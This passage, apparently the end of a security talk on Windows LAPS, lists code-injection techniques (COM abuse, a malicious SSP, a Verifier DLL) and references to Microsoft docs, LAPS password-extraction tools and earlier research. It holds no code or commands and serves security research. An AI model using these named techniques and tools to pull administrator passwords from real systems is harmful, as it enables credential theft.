- Leveraging COM (James Forshaw, Slowerzs' PPLSystem & T3nb3w's ComDotNetExploit)
- Malicious Security Support Provider (SSP)
- Verifier DLL
- etc.

References (1/2)

Microsoft documentation on Windows LAPS:

- What is Windows LAPS? – https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-overview
- Key concepts in Windows LAPS – https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-concepts-overview

Existing attacks and tools:

- HackTricks page on LAPS – https://book.hacktricks.wiki/windows-hardening/active-directory-methodology/laps.html
- Karl Fosaaen (kfosaaen)'s post, *Running LAPS Around Cleartext Passwords* – https://www.netspi.com/blog/technical-blog/network-penetration-testing/running-laps-around-cleartext-passwords/
- Karl Fosaaen (kfosaaen) "Get-LAPSPasswords" PowerShell script – https://github.com/kfosaaen/Get-LAPSPasswords
- Leo Loobeek (leoloobeek) "LAPSToolkit" PowerShell script – https://github.com/leoloobeek/LAPSToolkit
- Adam Chester (XPN)'s post, *LAPS 2.0 Internals* – https://blog.xpnsec.com/lapsv2-internals/
- BloodHound "ReadLAPSPassword" page – https://bloodhound.specterops.io/resources/edges/read-laps-password
- NetExec LAPS module – https://github.com/Pennyw0rth/NetExec/blob/main/nxc/modules/laps.py

References (2/2)

Tools & Frameworks:

- Frida – Ole André Vadla Ravnås – https://frida.re/
- Ghidra – NSA – https://ghidra-sre.org/
- Detours by Microsoft – https://github.com/microsoft/Detours

Earlier work & Reference materials:

- Maxime Clementz and Antoine Goichot, *Malicious use of "Local Administrator Password Solution"*, Hack.lu, October 2017 – http://archive.hack.lu/2017/HackLU_2017_Malicious_use_LAPS_Clementz_Goichot.pdf | https://www.youtube.com/watch?v=0pSctm4L8kE
- Microsoft security advisory: Local Administrator Password Solution (LAPS) now available: May 1, 2015 – https://support.microsoft.com/en-us/topic/microsoft-security-advisory-local-administrator-password-solution-laps-now-available-may-1-2015-404369c3-ea1e-80ff-1e14-5caafb832f53
- LAPS Operations Guide, LAPS Technical Specification – https://www.microsoft.com/download/details.aspx?id=46899
- Local admin password management solution MSDN Code Gallery page (archive from September 2017) – https://web.archive.org/web/20170929223316/https://code.msdn.microsoft.com/Solution-for-management-of-ae44e789
- Jiri Formacek (jformacek) from GreyCorbel, "AdmPwd" solution (release 5.2.0) – https://github.com/GreyCorbel/admpwd/releases/tag/v5.2.0